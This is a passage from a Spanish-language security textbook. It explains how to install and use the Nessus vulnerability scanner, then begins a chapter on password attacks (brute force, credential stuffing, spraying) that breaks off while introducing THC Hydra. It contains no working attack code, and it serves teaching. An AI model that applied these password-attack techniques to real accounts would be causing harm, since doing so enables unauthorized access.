Algunas de dichas plataformas son: Ubuntu, Windows Server, Windows 7, 8, 10 (32 y 64 - bits), macOS (10.9-12.0), Red Hat, FreeBSD, Debian 9, 10 / Kali Linux, SUSE 11 Enterprise i586(32-bit), Raspberry Pi OS (32-bit), etcétera.

### 13.1.2 Versiones

Nessus posee diferentes versiones. En este capítulo, se presentará la que está disponible para la comunidad, que es **Nessus Essentials**, antes denominada **Nessus Home**. Esta versión admite escanear el entorno y hasta 16 direcciones IP, pero no permite realizar auditorías de verificación de cumplimiento que, en caso de Windows, tratan de verificar la dificultad de las contraseñas, la configuración del sistema, los valores del registro, etcétera, y en los sistemas Unix, comprueban los procesos en ejecución, la política de seguridad del usuario, la configuración a nivel del sistema y los valores dentro de los archivos de configuración de aplicaciones (Figura 3.1.).

The image shows a comparison between two versions of Nessus: 'essentials' and 'professional'. The 'essentials' section is on the left, featuring a light blue background and a 'Free Download' offer. It lists features like high-speed assessments, free training, and support via the Tenable Community. The 'professional' section is on the right, with a dark blue background and a 'Subscription' offer. It lists features like unlimited assessments, use anywhere, configuration assessment, live results, and configurable reports. Both sections include a 'Learn More' link and a download button.

nessus essentials	nessus professional
<b>IDEAL FOR</b> Educators, students and individuals starting their careers in Cyber Security	<b>IDEAL FOR</b> Consultants, Pen Testers and Security Practitioners
<b>Free Download:</b> Scan 16 IPs	<b>Subscription:</b> Licensed per Scanner
<ul style="list-style-type: none"><li>✓ High speed, in-depth assessments</li><li>✓ Free training and guidance</li><li>✓ Support via Tenable Community</li><li>✓ On-demand training available</li></ul>	<ul style="list-style-type: none"><li>✓ Unlimited assessments</li><li>✓ Use anywhere</li><li>✓ Configuration assessment</li><li>✓ Live Results</li><li>✓ Configurable Reports</li><li>✓ Community Support</li><li>✓ Advanced Support (available as an option)</li><li>✓ On-demand training available</li></ul>
<a href="#">Learn more about Nessus Essentials in the classroom with the Tenable for Education program.</a>	<a href="#">Learn More</a>


Figura 13.1. Versiones disponibles de Nessus.

Para realizar auditorías de verificaciones de cumplimiento, se recomienda usar la versión profesional de Nessus que es paga.

## 13.2 PLUGINS DE NESSUS

Los **plugins de Nessus** son programas específicos relacionados con nuevas vulnerabilidades, que se van expandiendo a medida que esas debilidades son descubiertas y se pueden anexar a Nessus. Están desarrollados con el lenguaje de programación **Nessus Attack Scripting Language (NASL)** y poseen información sobre las vulnerabilidades, las acciones de reparación y el algoritmo para poder detectarlas.


Los plugins de Nessus se actualizan a diario y se puede consultar su listado en esta [dirección web](#).



	Prueba de 7 días de Nessus Pro	Compra de Nessus Pro
Disponible para	Windows, Linux, macOS, Solaris, HP-UX, AIX, IRIX, and others	Windows, Linux, macOS, Solaris, HP-UX, AIX, IRIX, and others
Actualizaciones de plugins de vulnerabilidades	✓	✓
Disponibilidad de vulnerabilidades	✓	✓
Escaneos ilimitados	✓	✓
Número de IP por escanear	100	Ilimitado
Escaneo de aplicaciones web	✓	✓
Informes exportables	✓	✓
Funciones de escaneo de configuración	-	✓
Programación de escaneos	-	✓
Verificaciones de configuración	-	✓
Verificación de configuración de C/C++ y Java	-	✓
Resolución de problemas	-	✓
Plugins de IDS	-	✓
Acceso a la API de vulnerabilidades	-	✓
Actualizaciones de configuración de Nessus	-	✓
Soporte de producción	-	✓

[Prueba](#)
[Comprar ahora](#)

**Figura 13.2.** Diferencia entre la versión de prueba y la versión paga de Nessus.



**Figura 13.3.** Familia de plugins disponibles para Nessus.

Para configurar plugins dinámicos, debes respetar las siguientes indicaciones:

1. Crea un escaneo.
2. Selecciona el template **Advanced Dynamic Scan**.
3. Haz clic en la solapa **Dynamic Plugins**.
4. Especifica sus opciones de filtrado:
  - a. **Match Any** o **Match All**: si seleccionas **ALL**, aparecerán solo los resultados que concuerden con todas las opciones de filtrado; si seleccionas **ANY**, aparecerán los resultados que concuerden con alguna de las opciones de filtrado.
  - b. **Filter argument**: igual que, no igual que, contiene, no contiene, mayor que, etcétera.

- c. **Value**: dependiendo del atributo seleccionado, puedes elegir valores desde el menú.
5. Haz clic en **Preview Plugins**.
6. Nessus enumera los plugins que coinciden con los filtros especificados.
7. Haz clic en **Save**: Nessus crea el escaneo que se actualizará automáticamente cuando **Tenable** agregue nuevos plugins que coincidan con los filtros de plugins dinámicos.

Ahora verás cómo instalar Nessus en Windows. Se encuentra disponible en tres variantes: **Essentials**, **Professional** y **Tenable.io**, pero usarás la versión Nessus Essentials para los pasos siguientes.


### PASO 1

Debes registrarte en el sitio de Tenable con tus datos: nombre, apellido y correo electrónico laboral.



## PASO 2

Recibirás un correo electrónico que contiene tu código de activación.



## PASO 3

Descarga la versión de Nessus que vas a usar, en este caso es la **Nessus-10.1.2-x64.msi** que es la indicada para Windows Server 2008 R2, Server 2012, Server 2012 R2, 7, 8, 10, 11, Server 2016, Server 2019, Server 2022 de 64 bits.





**PASO 4**

Selecciona la versión que eliges para ser instalada.

**PASO 5**


Una vez descargada, procede a la instalación, que no posee mayores complicaciones ya que es una serie de ventanas en las que hay que ir pulsando **next**. El programa se instalará por defecto en el directorio

**C:\Program Files\Tenable\Nessus\.**



**PASO 6**

Acepta los términos de licencia del programa.

**PASO 7**

Una vez instalado, se abrirá una ventana del navegador con la dirección *localhost:8834/WelcomeToNessus-Install/welcome*.




**PASO 8**

Debes seleccionar qué versión deseas instalar –Essentials, Professional, Manager o Scanner –, en este caso se ha seleccionado Nessus Essentials.


**PASO 9**

Luego aparecerá una ventana para conseguir un código de activación. Si no habías completado el registro previamente en el sitio web de Tenable, deberás hacerlo en este paso con el fin de que sea enviado un código de activación del producto, en caso contrario procede a saltar esta fase pulsando **Skip**.




**PASO 10**

La siguiente ventana te solicita que ingreses el código de activación que te llegó por correo electrónico.

**PASO 11**

En la siguiente ventana, deberás crear un nombre de usuario y una contraseña para loguearte en Nessus.



## PASO 12

Nessus inicializará los archivos necesarios para los escaneos y descargará los plugins.



## 13.3 TEMPLATES DE NESSUS

Nessus posee varios **templates** que te guiarán a través de los procesos de escaneo de vulnerabilidades. Los templates más importantes son los siguientes.

Para descubrimiento:

- **Host Discovery:** realiza un escaneo simple para detectar **hosts** vivos y puertos abiertos.

Para vulnerabilidades:

- **Escáner Básico de red:** realiza un análisis completo del sistema, adecuado para cualquier host. Por ejemplo, podría usar esta plantilla para realizar un análisis de vulnerabilidad interno en los sistemas de tu organización.
- **Escáner avanzado:** es un escaneo totalmente configurable dependiendo de tus necesidades.
- **Escáner dinámico avanzado:** un escaneo avanzado donde puedes además configurar plugins dinámicos en lugar de seleccionar estáticamente plugins. Esto significa que los plugins seleccionados se irán actualizando en el tiempo.
- **Escaneo de malware:** para escanear malware en Windows y Unix.
- **Escaneo de dispositivos móviles:** accede a escanear dispositivos móviles vía Microsoft Exchange o **MDM**.

- **Test de aplicaciones web:** escanea vulnerabilidades conocidas y desconocidas.
- **Escaneo de Active Directory:** escanea malas configuraciones en Active Directory.
- **Log4Shell:** detecta la vulnerabilidad **Log4Shell** CVE-2021-44228 en Apache.

Para cumplimiento de auditorías:

- **Auditoría de la infraestructura de la nube:** audita la configuración de servicios en la nube de terceros.
- **Exploración de red PCI interna:** realiza un análisis de vulnerabilidad PCI DSS (11.2.1) interno.
- **Auditoría de configuración de MDM:** audita la configuración de los administradores de dispositivos móviles.
- **Auditoría de configuración fuera de línea:** audita la configuración de los dispositivos de red.
- **Auditoría de cumplimiento de políticas:** audita las configuraciones del sistema contra una línea de base conocida.




Figura 13.4. Templates disponibles en Nessus.

## 13.4 AGENTES NESSUS

---

Los **Nessus Agents** son sensores adicionales que pueden usarse con el fin de obtener resultados de escaneo donde los escaneos tradicionales de redes suelen fallar. Puedes descargarlos desde el sitio web de Tenable, en [este link](#).

Los escaneos con Nessus Agents pueden realizarse, por ejemplo, para dispositivos terminales transitorios que no siempre están conectados a la red local. Los agentes permiten realizar auditorías de cumplimiento y verificaciones de vulnerabilidades locales, escanear activos para los que no tienen credenciales o para los que no pueden obtenerlas fácilmente, también pueden usarse para mejorar el rendimiento general de los escaneos.

### 13.4.1 ¿Cómo iniciar un escaneo utilizando Nessus Agents?

Para iniciar en Nessus un escaneo basado en agentes, hay que elegir una plantilla de escaneo en la sección **Agentes** de la biblioteca de escaneo.

Las templates de agentes contemplan dos categorías:

▀ **Vulnerabilidades**

Agente de escaneo avanzado, Agente de escaneo básico y escaneo de malware.

▀ **Cumplimiento**

Auditoría de cumplimiento de políticas.

A continuación, en lugar de seleccionar un escáner o ingresar manualmente los objetivos, selecciona el grupo de agentes que servirán como objetivos para el escaneo (se presentará una lista desplegable de grupos para elegir).

Por último, especifica cuánto tiempo debe durar un escaneo para que el agente se conecte; este es el período en el que los agentes objetivo pueden realizar una verificación, recibir una nueva política y cargar sus resultados para un escaneo en particular.

### 13.4.2 Ejemplo práctico de escaneo con Nessus

A continuación realizarás un escaneo de manera práctica con Nessus.


## PASO 1

Selecciona **New Scan** y la plantilla **Basic Network Scan**, se abrirá una pantalla con tres solapas: **Settings**, **Credentials** y **Plugins**.



## PASO 2

En la pestaña **Settings**, elige la opción **Basic** y completa los datos solicitados: **Nombre** se refiere al nombre que le quieres asignar al escaneo; **Descripción** es para ingresar una breve descripción relacionada con el objetivo del escaneo; **Carpeta** se refiere al lugar donde guardarás los resultados del escaneo, y **Objetivos** se refiere a los objetivos que serán escaneados, que pueden ser un rango de direcciones IP, una red completa, un **CIDR** o una IP individual. Podrás **Guardar** el escaneo con **SAVE** o lanzarlo inmediatamente con **LAUNCH**.





### PASO 3

Ahora, puedes agendar un escaneo de manera de lanzarlo en determinada fecha. Es posible seleccionar la frecuencia con que deseas lanzar el escaneo, hora de inicio, fecha y timezone.

New Scan / Basic Network Scan

Settings Credentials Plugins

**BASIC**

General Enabled

Schedule NOTE: On y one schedule can be enabled. Any other scheduled scans will be disabled. Upgrade to Nessus Professional to enable multiple scheduled scans.

Notifications

**DISCOVERY** Frequency Once

**ASSESSMENT** Starts 18:00 2022-05-03

**REPORT**

**ADVANCED** Timezone (UTC-03:00) Ciudad de Buenos Aires

Summary Once on Tuesday, May 3rd, 2022 at 6:00 PM

### PASO 4

Configura un cliente smtp de correo para que te sea enviada, por correo electrónico, una notificación con el resultado del escaneo.

Settings Credentials Plugins

**BASIC**

General

Schedule

Notifications Email Recipient(s) ernesto@seguridad.com

**DISCOVERY**

**ASSESSMENT**


**REPORT**

**ADVANCED** Result Filters Add Filter

Save Cancel

## PASO 5

Con la opción **Reports** configura cómo deseas que sean realizados los reportes.



## PASO 6

En este caso escanearás una dirección IP de tu red local a modo de ejemplo para ver los pasos que adopta Nessus. Una vez completados, usa la opción **Launch** para lanzar el escaneo.

## PASO 7

Cuando haya concluido tu escaneo, al que denominarás **neighborhood**, en los resultados verás que se escaneó un host y se encontraron dos vulnerabilidades.



### PASO 8

Las vulnerabilidades se catalogan según las métricas CVSS v3.0, y van desde **informative** para las más leves hasta **criticals** para las más peligrosas. En este caso las dos vulnerabilidades encontradas son informativas.




### PASO 9

Luego de haber concluido el escaneo, puedes acceder al reporte de las vulnerabilidades para conocer en detalle lo encontrado.



## PASO 10

Exporta el reporte a diferentes formatos, como HTML, PDF o CSV. En este caso se exporta a formato PDF, ya que se puede usar para anexar a otros informes.



## 13.5 ACTIVIDADES

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

### 13.5.1 Test de autoevaluación

1. ¿Qué es Nessus?
2. ¿Qué es una vulnerabilidad?
3. ¿Qué es un plugin en Nessus?


### 13.5.2 Ejercicios prácticos

1. Setea un escaneo básico en Nessus para que se repita diariamente a las 19 h.
2. Realiza con Nessus un reconocimiento de hosts básicos de tu red y exporta el resultado en formato PDF.

---

## ATAQUES A CONTRASEÑAS

En la actualidad, el 90% de las contraseñas de los usuarios de servicios de internet son vulnerables a los ataques por parte de ciberdelincuentes. A través de la vulneración de las contraseñas, estos ciberdelincuentes acceden a los datos bancarios y a información sensible de sus víctimas. Antes de presentar los distintos tipos de ataque a las contraseñas, verás primero cómo se almacenan las contraseñas y por qué llegan a ser vulnerables.



## 14.1 ALMACENAMIENTO DE CONTRASEÑAS

En los sistemas actuales, el modo de almacenamiento de contraseñas es en repositorios de bases de datos, y la manera en que se almacenan puede variar.



Figura 14.1. Ataques a las contraseñas.

### 14.1.1 Opción 1. Almacenamiento de contraseñas en texto plano

Antes las contraseñas se almacenaban en texto plano, lo que era peligroso ya que, si un atacante robaba la base de datos, podía hacerse con ellas.

Además, el administrador del sistema también podía acceder a leer las contraseñas de todos los usuarios y, al haber reuso de contraseñas por parte de estos, se transformaba en un problema de seguridad.

### 14.1.2 Opción 2. Almacenamiento de contraseñas cifradas

Este método solucionaba parcialmente el problema de los robos de contraseña ya que el atacante debería poder descriptarlas para poder conocerlas, pero no solucionaba el hecho de que el administrador del sistema pudiera acceder a ellas conociendo la llave secreta.

### 14.1.3 Opción 3. Cifrado de contraseñas a través de funciones hash

Este método tiene a favor que es relativamente fácil calcular el **hash** de una contraseña, pero el proceso inverso es casi imposible, es decir, a través del hash no puede deducirse la contraseña. El hash se puede obtener por medio de cifrados **MD5**, **SHA1**, **SHA256**, **SHA512**, **NTLM**, etcétera.

En Windows se utiliza **NTLM** (*New Technology Lan Manager*) para calcular el hash de las contraseñas, mientras que en Linux se guarda el hash de la contraseña más el **salt** generado, que es un valor random que se anexa a la contraseña elegida en el momento de la creación de la cuenta. Linux utiliza **SHA512** actualmente, pero hay otras versiones que utilizan **MD5** y **SHA256**.

## 14.2 ATAQUES DE FUERZA BRUTA

En este ataque tanto como en el de diccionario, el *modus operandi* se basa en intentar adivinar la contraseña de la víctima mediante acciones de prueba y error; en ambos casos pueden ser online u offline.

En este caso, el agresor hace uso de combinaciones de caracteres en forma incremental hasta conseguir descifrar la contraseña. La duración del ataque está en función de la longitud y complejidad de la contraseña, descifrarla puede llevar desde unos segundos hasta varios años.

Pero, además, hay otras técnicas, como el ataque de **credential stuffing** y el ataque de **password spraying**. En todos los casos de los ataques a contraseñas, el objetivo perseguido es el mismo: conseguir adivinar la contraseña del usuario a efectos de obtener acceso a sus recursos.

Entre las herramientas automatizadas que pueden ayudar en los ataques de fuerza bruta, se encuentran:

### 14.2.1 THC Hydra

**Hydra** es un crackeador de contraseñas desarrollado por **vanhauser-thc** y puede ser descargado desde su repositorio en GitHub en esta dirección web.

